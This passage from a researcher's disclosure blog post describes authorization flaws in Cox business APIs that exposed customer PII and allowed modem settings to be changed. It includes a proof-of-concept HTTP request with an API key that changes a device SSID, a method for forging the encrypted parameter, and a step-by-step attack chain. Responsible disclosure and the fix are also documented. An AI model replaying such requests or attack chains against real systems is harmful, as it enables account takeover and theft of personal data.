541051614702;DTC4131;333415591;1;f4:c1:14:70:4d:ac;Internet
```

Well, that's annoying. It looked like the encrypted parameter had the MAC address, but also an account ID and a few extra parameters.

```
541051614702 = Cox Account Number
DTC4131 = Device Name
333415592 = Device ID
1 = Unknown
f4:c1:14:70:4d:ac = MAC address
Internet = Label
```

If there was some validation which checked that the MAC address matched the account ID it would make exploiting this somewhat complicated. I investigated further.

Executing Commands on Any Modem

On a leap of faith, I tried signing an "encryptedValue" string with junk data for everything except the MAC address (e.g. `123456789012;1234567;123456789;1;f4:c1:14:70:4d:ac;ANYTHING`) to see if it actually validated that the account ID matched the MAC address:

```
t.cbHelper.encryptWithSaltandPadding("123456789012;1234567;123456789;1;f4:c1:14:7
OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTYzMzM
```

The only thing in the above parameter that was valid was the device serial number. If this request worked, it meant that I could use an "encryptedValue" parameter in the API that didn't have to have a matching account ID.

I sent the request and saw the exact same HTTP response as above! This confirmed that we didn't need any extra parameters, we could just query any hardware device arbitrarily by just knowing the MAC address (something that we could retrieve by querying a customer by name, fetching their account UUID, then fetching all of their connected devices via their UUID). We now had essentially a full kill chain.

I formed the following HTTP request to update my own device MAC addresses SSID as a proof of concept to update my own hardware:

```
POST /api/cbma/accountequipment/services/accountequipment/gatewaydevice/wifisett
Host: myaccount-business.cox.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Fir
Accept: application/json, text/plain, */*
Clientid: cbmauser
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
Cb_session: unauthenticateduser
Authorization: Bearer undefined
Ma_transaction_id: 56583255-1cf3-41aa-9600-3d5585152e87
Connection: close
Content-Type: application/json
Content-Length: 431

{
  "wifiSettings": {
    "customerWifiSsid24": "Curry"
  },
  "additionalProperties": {
    "customerWifiSsid24": [
      "Curry"
    ]
  },
  "encryptedValue": "T0dFek1qTm1OakZoT1RrMk1HSTJPVE0wTnpBek5Ua3pPRFprT0dZeE9EST
}
```

```
HTTP/1.1 200 OK
Server: nginx

{
  "message": "Success"
}
```

Did it work? It had only given me a blank 200 OK response. I tried re-sending the HTTP request, but the request timed out. My network was offline. The update request must've reset my device.

About 5 minutes later, my network rebooted. The SSID name had been updated to “Curry”. I could write and read from anyone's device using this exploit.

This demonstrated that the API calls to update the device configuration worked. This meant that an attacker could've accessed this API to overwrite configuration settings, access the router, and execute commands on the device. At this point, we had a similar set of permissions as the ISP tech support and could've used this access to exploit any of the millions of Cox devices that were accessible through these APIs.

I reached out to Cox via their responsible disclosure page and shared details of the vulnerability. They took down the exposed API calls within six hours then began working on the authorization vulnerabilities. I was no longer able to reproduce any of the vulnerabilities the next day.

Impact

This series of vulnerabilities demonstrated a way in which a fully external attacker with no prerequisites could've executed commands and modified the settings of millions of modems, accessed any business customer's PII, and gained essentially the same permissions of an ISP support team.

Cox is the largest private broadband provider in the United States, the third-largest cable television provider, and the seventh largest telephone carrier in the country. They have millions of customers and are the most popular ISP in 10 states.

An example attack scenario would've looked like the following:

1. Search for a Cox business target through the exposed APIs using their name, phone number, email address, or account number
2. Retrieve their full account PII via querying the returned UUID from step one including device MAC addresses, email, phone number, and address
3. Query their hardware MAC address to retrieve Wifi password and connected devices
4. Execute arbitrary commands, update any device property, and takeover victim accounts

There were over 700 exposed APIs with many giving administrative functionality (e.g. querying the connected devices of a modem). Each API suffered from the same permission issues where replaying HTTP requests repeatedly would allow an attacker to run unauthorized commands.

Addendum

After reporting the vulnerability to Cox, they investigated if the specific vector had ever been maliciously exploited in the past and found no history of abuse (the service I found the vulnerabilities in had gone live in 2023, while my device had been compromised in 2021). They had also informed me that they had no affiliation with the DigitalOcean IP address, meaning that the device had definitely been hacked, just not using the method disclosed in this blog post.

I'm still super curious on the exact way in which my device was compromised as I had never made my modem externally accessible nor even logged into the device from my home network. This blog post really aims to highlight vulnerabilities in the layer of trust between the ISP and customer devices, but the modem could've been compromised by some other much more boring method (e.g. local CSRF to RCE 0day which I triggered locally within my home network).

One of the things I'll never understand was why the attacker was replaying my traffic? They were clearly in my network and could access everything without being detected, why replay all the HTTP requests? So odd.

Anyway, thanks for reading! More than happy to listen to any theories, comments, or whatever about what happened here. Feel free to reach out at samwcurry (symbol goes here) gmail (dot goes here) com.

Timeline

- 03/04/2024 - Vulnerability reported to Cox via their responsible disclosure program
- 03/05/2024 - Vulnerability is hot-patched, all non-essential business endpoints return 403 and no longer function
- 03/06/2024 - Email Cox that I can no longer reproduce the vulnerability
- 03/07/2024 - Cox writes that they are beginning a comprehensive security review
- 04/10/2024 - Informed Cox of intent to disclose 90 days from disclosure
- 04/29/2024 - Shared link to blog post draft with Cox

Thanks

- Thanks to @blastbots for the full redesign of the blog, I can now write posts in markdown and have an RSS feed!
- Thanks to Justin Rhinehart and Alden for working closely with me for the investigation process, providing tons of help doing OSINT stuff.
- Thanks to Gal Nagli, Brett Buerhaus, Mathias Karlsson, Nathanial Lattimer, Maik Robert, Shubham Shah, Joel Margolis, Justin Gardner, Daley Borda, William Tom, and Ebrietas for reviewing the draft version of this blog post.
- Thanks to the Cox Communications security team for quickly fixing the issue and staying in touch throughout the process.

Find me on:

twitter: https://twitter.com/samwcyo

discord: zlz